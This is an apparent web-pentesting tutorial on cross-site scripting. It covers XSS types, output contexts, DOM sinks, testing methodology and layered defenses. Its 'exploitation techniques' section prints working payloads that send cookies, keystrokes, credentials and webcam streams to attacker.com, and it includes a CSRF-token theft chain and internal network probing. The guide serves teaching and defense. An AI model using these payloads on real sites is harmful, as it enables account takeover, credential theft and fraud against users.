
What is Cross-Site Scripting (XSS)?
Cross-Site Scripting (XSS) is one of the most prevalent web security vulnerabilities. It occurs when an application includes untrusted data in a web page without proper validation or escaping, allowing attackers to execute malicious scripts in the victim’s browser. These scripts can steal session tokens, redirect users to malicious sites, deface web pages, capture keystrokes, spy via webcam, or deliver malware. This xss tutorial covers the attack end to end, from first payload to advanced filter bypass.
Unlike SQL injection which targets the database, XSS targets the user’s browser. The vulnerability exists in the way web applications handle user input — whether it comes from URL parameters, form submissions, HTTP headers, or WebSocket messages. Any time an application reflects, stores, or processes user-controlled data without sanitization, it may be vulnerable to XSS.
XSS affects users and administrators alike. It can bypass authentication and authorization, lead to account takeovers and financial fraud, and completely compromise a website. A single XSS payload can steal cookies, capture keystrokes, redirect to phishing pages, steal CSRF tokens, pivot into internal networks, or spy through the webcam — all without the victim knowing. XSS is not just about popping an alert box; it gives the attacker the same capabilities as the legitimate user.
Types of XSS Attacks
XSS is not a single vulnerability — it is an entire class of attack vectors. Understanding each type is critical for both offense and defense.
1. Reflected XSS (Type I — Non-Persistent)
The malicious script comes from the current HTTP request. The user is tricked into clicking a link, submitting a form, or some other action that sends the malicious input to the server, which then reflects it back in the response, where it is executed by the browser. This is the most common type of XSS and typically requires social engineering.
Payload Example

http://example.com/search?query=<script>alert('XSS')</script>If the website is vulnerable, the server reflects the query parameter into the response without escaping it, and the script executes in the victim’s browser.
2. Stored XSS (Type II — Persistent)
The malicious script is permanently stored on the target server — in a database, message forum, visitor log, or comment field — and is executed every time the stored data is requested and rendered in a browser. This is the most dangerous form of XSS because every user who views the compromised content becomes a victim, without any additional action required.
Payload Example (Comment or Forum Post)
<script>alert('XSS');</script>Posting this in a comment on a vulnerable site stores the script. When other users view the comment, the script executes in their browser.
3. DOM-Based XSS (Type 0 — Client-side)
The vulnerability exists in the client-side code rather than the server-side code. The attack payload is executed as a result of modifying the DOM environment in the victim’s browser, often initiated through a URL, but the malicious payload is not sent to the server — making it invisible to server-side WAFs and security scanning tools.
Vulnerable JavaScript Example
const user = new URLSearchParams(location.search).get("name");
document.getElementById("greeting").innerHTML = "Hello, " + user;
Attack: ?name=<img src=x onerror=alert(document.cookie)>
4. Blind XSS
A special type of stored XSS where the attacks are not immediately evident. The malicious script is stored and executed in a place not directly observable by the attacker — such as an administrative panel, support ticket interface, or analytics dashboard — and requires indirect confirmation of its execution.
Payload Example (Support Form)
<script src="https://attacker.com/xss.js"></script>Submitted through a support form, this script executes later when an admin views the ticket, sending data back to the attacker. Tools like XSS Hunter or BXSS are commonly used to detect blind XSS execution.
5. Mutated XSS (mXSS)
Involves sophisticated attacks where the injected script is mutated into executable JavaScript by the browser’s parsing process. It is designed to bypass XSS filters and sanitization efforts that do not account for the browser’s actual parsing behavior — the sanitizer and the browser disagree on what the DOM looks like after parsing.
Payload Example
<svg onload=alert('XSS')//Uses an SVG image tag with a mutation that bypasses simple filters looking for <script> tags but still executes JavaScript when rendered by the browser.
6. Universal XSS (UXSS — Browser-Level)
These are vulnerabilities in the browser itself that allow scripts to bypass the Same-Origin Policy (SOP), enabling an attacker to execute scripts across different domains. Unlike other XSS types, UXSS does not require a vulnerability in the target website — the browser itself is the weak link.
A specific payload depends on the browser’s vulnerability. It would involve crafted HTML or JavaScript that takes advantage of the browser flaw to execute across domains. These are typically patched quickly by browser vendors once discovered.
7. Self-XSS (Social Engineering XSS)
A social engineering attack where the victim is tricked into executing malicious scripts in their own browser, typically by pasting it into the developer console. The attacker convinces the user that pasting the code will unlock a feature, fix a problem, or reveal hidden content.
Payload Example (Console Paste)
alert('This is a Self-XSS vulnerability. Never paste code in the console unless you understand it.');This shows a benign alert, but an attacker could replace it with malicious JavaScript intended to steal cookies or session tokens.
8. Flash-based XSS (Historical)
Exploits vulnerabilities within Adobe Flash Player to execute XSS attacks. Though less common today due to the decreased use and eventual discontinuation of Flash Player in 2020, it was a notable vector in the past and may still affect legacy systems.
Additional XSS Classifications
2nd Order XSS / Indirect XSS
The payload is stored via one input vector but executed through a different one, often in a completely different application or component. The attacker stores input in one place, and it gets rendered unsafely elsewhere — making it harder to trace and detect.
Polyglot XSS
A single payload that works across multiple contexts — HTML, JavaScript, and attributes simultaneously. These are extremely versatile and can bypass many WAF rules because they are valid in multiple parsing contexts at once.
XSS Contexts: Where Output Ends Up Matters
This is the most important concept in XSS that most tutorials skip. The correct payload and the correct defense both depend entirely on where untrusted data lands in the document. Each context has its own parsing rules, its own dangerous characters, and its own encoding requirements.
1. HTML Body Context
Untrusted data is inserted between HTML tags. The browser parses it as HTML, so < and > are the dangerous characters that can introduce new elements.
- Vulnerable Sink:
<p>Welcome, <?= $user ?></p> - Defense: HTML entity encode:
< > & "
2. HTML Attribute Context
Untrusted data is placed inside an HTML attribute value. The attacker can break out of the attribute using quotes and inject new event handlers or close the tag entirely.
- Vulnerable Sink:
<input value="<?= $query ?>">— Attack:" onmouseover="alert(1) - Defense: HTML attribute encode:
< > " ' &. For href/src: additionally restrict to allowed protocols (https:, http:)
3. JavaScript Context
Untrusted data is placed inside a <script> block or a JavaScript event handler. The attacker can break out of strings, close the script tag, or inject new JavaScript statements.
- Vulnerable Sink:
<script>var name = "<?= $input ?>";</script>— Attack:";alert(1);// - Defense: JavaScript-encode:
n r ' " / < >etc. Prefer: pass data via data attributes, not inline script
4. CSS Context (OWASP Separate Context)
Untrusted data is placed inside a CSS style block or inline style attribute.
See also: OWASP XSS Attack Guide. OWASP explicitly treats CSS as a separate encoding context. Attackers can inject expression() (IE), url() with javascript:, or use CSS to exfiltrate data.
- Vulnerable Sink:
<div style="color: <?= $input ?>">— Attack:red; background: url(javascript:alert(1)) - Defense: CSS-encode all non-alphanumeric characters. Whitelist allowed CSS properties and values; never pass raw user input to style attributes
5. URL Context
Untrusted data is placed in a URL — for redirects, link hrefs, iframe src, or script src. The attacker can inject javascript: or data: protocols.
- Vulnerable Sink:
<a href="<?= $redirect ?>">Click</a>— Attack:javascript:alert(document.cookie) - Defense: URL-encode + whitelist protocols (https:, http:). Reject any URL starting with javascript:, data:, vbscript:
Dangerous Contexts: Never Put Untrusted Data Here
- Direct script blocks:
<script>...untrusted...</script>— No encoding can prevent breaking out of the script - HTML comments:
<!-- ...untrusted... -->— Attacker can close the comment with--> - Inline event handlers:
<div onclick="...untrusted...">— Allows JavaScript execution from attribute context - Risky URL / CSS usage:
href, src, style, actionattributes — Must validate protocol whitelist, not just encode
DOM XSS: Safe Sinks vs Dangerous Sinks
For DOM-based XSS, understanding which browser APIs are safe and which are dangerous is critical. The key concept is source-to-sink tracing: untrusted data flows from a source (URL, referrer, user input) through a sink (a DOM API that interprets the data as code or HTML).
🔴 Dangerous Sinks
These APIs treat input as HTML or code — never pass untrusted data through them:
element.innerHTML = userInput
element.outerHTML = userInput
element.insertAdjacentHTML(position, userInput)
document.write(userInput)
document.writeln(userInput)
eval(userInput)
setTimeout(userInput, delay) / setInterval(userInput, delay)
new Function(userInput)
location = userInput / location.href = userInput
script.src = userInput
🟢 Safe Sinks
These APIs treat input as text — safe to use with untrusted data:
element.textContent = userInput
element.innerText = userInput
element.setAttribute(name, userInput)
element.value = userInput
node.appendChild(document.createTextNode(userInput))
document.createElement(tagName)
element.classList.add/remove/toggle(className)
XSS Attack Vectors
XSS can be delivered through more than just <script> tags. Modern web applications have many attack surfaces:
- Content Sniffing
- JSON
- SVG Files
- Data URLs
- WebSockets
- PDF Files
- CSS (Cascading Style Sheets)
- javascript: URLs
- HTML5 Events
- AngularJS / React / Vue.js
- document.domain Manipulation
- Service Workers
- JSONP Hijacking
- JavaScript Prototypes
- CSP Bypass
What an Attacker Can Achieve With XSS
XSS gives the attacker the same capabilities as the legitimate user within the application’s origin — and often more. Here is the full impact spectrum:
Acting as the user
Once XSS executes in a victim’s browser, the attacker’s script runs with the victim’s session and permissions. This means the attacker can perform any action the user can — read private messages, change settings, make purchases, or approve transactions — all as the authenticated user.
Reading sensitive page data
The attacker’s script can read the entire DOM — form fields, hidden inputs, CSRF tokens, API keys, personal data, and any content visible to the user. This is especially dangerous on admin panels, banking dashboards, or healthcare portals.
Credential capture and admin takeover
Beyond cookie theft, XSS can inject fake login forms, capture keystrokes in real-time, steal API tokens from localStorage, and escalate from a regular user to an admin account — giving the attacker full control over the application.
Same-origin abuse
The attacker’s script shares the origin with the vulnerable application, granting access to cookies, localStorage, sessionStorage, IndexedDB, and the ability to make authenticated fetch requests to internal APIs — all invisible to the victim.
Malicious actions without stealing cookies
Modern attacks often do not need to steal cookies at all. Instead, the attacker’s script performs actions directly — transferring funds, changing email addresses, creating new admin accounts, or exfiltrating data in real-time while the user’s session is active.
Here are real exploitation techniques with code:
🍪 Steal Cookies (Session Hijacking)
document.location = "http://attacker.com/steal?cookie=" + document.cookie;⌨️ Capture Keystrokes
document.addEventListener("keypress", function(event) {
  fetch("http://attacker.com/keys?key=" + event.key);
});
🔐 Credential Capture (Phishing Form)
<form action="https://attacker.com/fake-login" method="POST">
  <input type="text" name="username" placeholder="Enter Username">
  <input type="password" name="password" placeholder="Enter Password">
  <input type="submit" value="Login">
</form>
📷 Spy via Webcam and Microphone
navigator.mediaDevices.getUserMedia({video: true, audio: true})
  .then(stream => fetch("http://attacker.com/upload", {body: stream}));
🎫 CSRF Token Theft + Unauthorized Actions
// Steal CSRF token
fetch("http://victim.com/csrf_token")
  .then(r => r.text())
  .then(token => {
    // Perform unauthorized action with stolen token
    fetch("http://bank.com/transfer", {
      method: "POST",
      credentials: "include",
      headers: {"X-CSRF-Token": token},
      body: "to=attacker&amount=10000"
    });
  });
🌐 Internal Network Pivot
// Scan internal network
fetch("http://192.168.1.1/admin", {credentials: "include"});

// Access internal APIs
fetch("http://app.com/api/admin/delete_user?user_id=123", {credentials: "include"});

// WebSocket injection
let socket = new WebSocket("ws://victim.com");
socket.send("<script>alert('XSS')</script>");
Real-World XSS Case Studies
The Samy Worm (2005) — Exploited stored XSS on MySpace. Spread to over 1 million profiles in 20 hours. Each infected profile automatically added Samy as a friend and copied the payload — exponential self-propagation. Source: Wikipedia — Samy Kamkar.
British Airways (2018) — XSS in the payment form captured approximately 380,000 card details in real-time. The attack went undetected for two weeks. The ICO initially issued a notice of intent for £183 million; the final penalty was £20 million. Source: UK ICO enforcement notice.
PayPal XSS Takeover — XSS in PayPal’s customer service chat allowed session token theft and full account hijacking. Highlighted how XSS can exist in unexpected application components. Source: Security researcher disclosures.
Testing Methodology: A Deeper Workflow
A basic checklist is not enough. Here is a structured testing approach following PortSwigger’s methodology: (PortSwigger XSS Research)
- Map all input vectors and entry points — Document every parameter, header, cookie, WebSocket endpoint, and POST body field. Include non-obvious inputs like
Referer,X-Forwarded-For, and custom headers. - Trace reflection with harmless markers first — Before testing payloads, use a unique but harmless string (e.g.,
xss7test123) in each input. Check where it appears in the response — this reveals the output context without triggering any security controls. - Identify the output context — Determine exactly where the input lands: HTML body, attribute value, JavaScript variable, CSS property, or URL. The context determines which payloads work and which defenses are needed.
- Craft context-specific payloads — Use payloads designed for the specific output context. A
<script>tag works in HTML body but not in an attribute — use" onmouseover="alert(1)instead. - DOM source-to-sink tracing — For DOM XSS: identify which JavaScript reads from a source (location.search, document.referrer, postMessage) and trace the data flow to a sink (innerHTML, eval, location). Tools like DOMPurify and browser DevTools help map these flows.
- Analyze filter behavior and browser parsing — If basic payloads are blocked, analyze the WAF or filter rules. Test encoding variations, alternative tags (
<img>,<svg>,<body>), event handlers, and browser-specific parsing quirks. - Validate impact by privilege level — Determine what an attacker could actually achieve. Can they read admin data? Perform state-changing actions? Access internal APIs? The impact varies dramatically based on the victim’s role and the application’s functionality.
- Document the complete exploitation chain
Framework Security Pitfalls
Modern frameworks auto-escape output by default, but each has escape hatches and common pitfalls:
React
dangerouslySetInnerHTMLbypasses escaping entirely. Always use DOMPurify before passing to it.href={"javascript:..."}is not sanitized — validate URL protocols in link targets.- Third-party components (markdown renderers, rich text editors) may introduce XSS through their own escape hatches.
Vue.js
v-htmlrenders raw HTML — sanitize input with DOMPurify first.v-bind:hrefwithjavascript:URLs is not automatically blocked.- Outdated Vue plugins and community packages may not follow current security practices.
Angular
DomSanitizer.bypassSecurityTrustHtml()disables sanitization.[innerHtml]binding requires explicit trust — Angular does sanitize it by default.- Server-side template injection (SSTI) can bypass client-side protections entirely.
Mitigation: Defense in Depth
Effective XSS prevention requires multiple layers. No single defense is sufficient.
1. Output Encoding by Context
This is the primary defense. Encode untrusted data according to where it appears in the document:
- HTML Body:
< > & " ' - HTML Attribute:
< > " ' & - JavaScript:
n r ' " / < > - CSS: Encode all non-alphanumeric chars
- URL: Percent-encode + whitelist protocols
- PHP Example:
htmlspecialchars($_GET["name"], ENT_QUOTES, 'UTF-8')
2. Sanitize When HTML Must Be Allowed
When rich text is required (comments, editors, CMS content), use a sanitizer — not just encoding. DOMPurify (JavaScript) or HTML Purifier (PHP) parse the HTML and strip dangerous elements and attributes while preserving safe formatting. Never build your own sanitizer — browser parsing is too complex.
3. Avoid Dangerous DOM Sinks
Never use innerHTML, outerHTML, insertAdjacentHTML, document.write(), eval(), or string-based setTimeout/setInterval with untrusted data. Use textContent, innerText, setAttribute(), or document.createTextNode() instead.
4. Trusted Types (Modern Browser Defense)
Trusted Types is a browser security feature that prevents DOM XSS by requiring unsafe sinks (innerHTML, eval, etc.) to receive only typed, pre-approved values instead of plain strings. This is the strongest client-side defense available.
Enable in CSP Header
Content-Security-Policy: require-trusted-types-for 'script'When enabled, the browser will throw a TypeError if any code tries to assign a plain string to innerHTML — forcing developers to use a Trusted Types policy instead. Supported in Chrome, Edge, and Firefox.
5. Security Headers
X-XSS-Protection: 1; mode=block— Legacy browser filter (deprecated in modern browsers)X-Content-Type-Options: nosniff— Prevents MIME type sniffing attacksReferrer-Policy: strict-origin— Limits referrer leakage to other originsContent-Security-Policy: default-src 'self'; script-src 'self'; require-trusted-types-for 'script'— The most important header — restricts script sources and enables Trusted Types
6. HTTP-Only and Secure Cookies
Set-Cookie: session=abc123; HttpOnly; Secure; SameSite=StrictHttpOnly prevents JavaScript from accessing the cookie, Secure ensures HTTPS-only transmission, SameSite=Strict prevents cross-site request attachment.
Tools: Testing vs Prevention
🔍 Testing Tools
- Burp Suite Scanner — Automated XSS detection with advanced payload generation
- XSStrike — Open-source XSS scanner with fuzzing and WAF bypass
- OWASP ZAP — Free scanner with active and passive XSS scanning modes
- XSS Hunter / BXSS — Blind XSS detection with out-of-band callback verification
- Browser DevTools — Console, Network, and Elements tabs for manual XSS testing
- PortSwigger XSS Cheat Sheet — Comprehensive payload reference maintained by the Burp Suite team
🛡️ Prevention / Remediation Libraries
- DOMPurify — Client-side HTML sanitizer for JavaScript — strips XSS while preserving safe HTML
- HTML Purifier — Server-side HTML sanitizer for PHP — comprehensive element/attribute whitelisting
- Bleach — Python-based HTML sanitizer built on HTML5Lib parsing
- Helmet (Node.js) — Express middleware that sets security headers including CSP
Practice: Hands-On Labs
Reading about XSS is not enough. To truly master it, practice against real vulnerable applications in a safe environment:
- PortSwigger Web Security Academy — Free labs covering reflected XSS, stored XSS, DOM XSS, contexts, and filter bypass — the gold standard for hands-on practice.
- DVWA (Damn Vulnerable Web App) — Self-hosted PHP application with configurable security levels for practicing XSS and other vulnerabilities.
- OWASP Juice Shop — Modern web application with dozens of XSS challenges across different contexts and difficulty levels.
Conclusion
Cross-Site Scripting remains one of the most impactful web vulnerabilities. A complete understanding requires knowing all eight types of XSS, identifying the exact output context (HTML body, attribute, JavaScript, CSS, URL), understanding which DOM sinks are dangerous and which are safe, and applying defense in depth — context-appropriate output encoding, sanitization when HTML must be allowed, Trusted Types, CSP headers, HTTP-Only cookies, and avoiding dangerous DOM APIs.
The most critical takeaway: XSS defense is context-dependent. A defense that works in one context (HTML entity encoding) may fail in another (JavaScript variable). Always identify the output context first, then apply the correct encoding. Use modern browser protections like Trusted Types as a safety net, and practice against real vulnerable applications to build practical skill.
Related Reading
Part of our Web Application Pentesting: The Complete Guide series.